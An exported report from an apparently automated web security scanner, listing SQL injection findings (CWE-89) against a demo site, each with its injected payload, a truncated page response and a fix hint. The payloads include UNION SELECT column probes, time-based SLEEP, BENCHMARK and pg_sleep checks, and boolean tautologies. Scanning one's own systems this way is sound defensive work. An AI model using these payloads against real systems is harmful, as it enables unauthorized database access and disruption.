Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1300

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1301				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or true--</td></tr></table>	Name	Value	DemoUser1#	or true--
Name	Value				
DemoUser1#	or true--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1302				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1303

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1304				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	-1 UNION SELECT 1 INTO @,@, @
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1305	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1306

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	-- -

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1307

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 15#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAaGAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1308	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAaGAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1309

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
Name	Value					
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1310					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>					

	z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1311	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>) or true--</td></tr></table>		Name	Value	DemoUser1#) or true--
Name	Value					
DemoUser1#) or true--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1312					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1 or pg_sleep(5)--

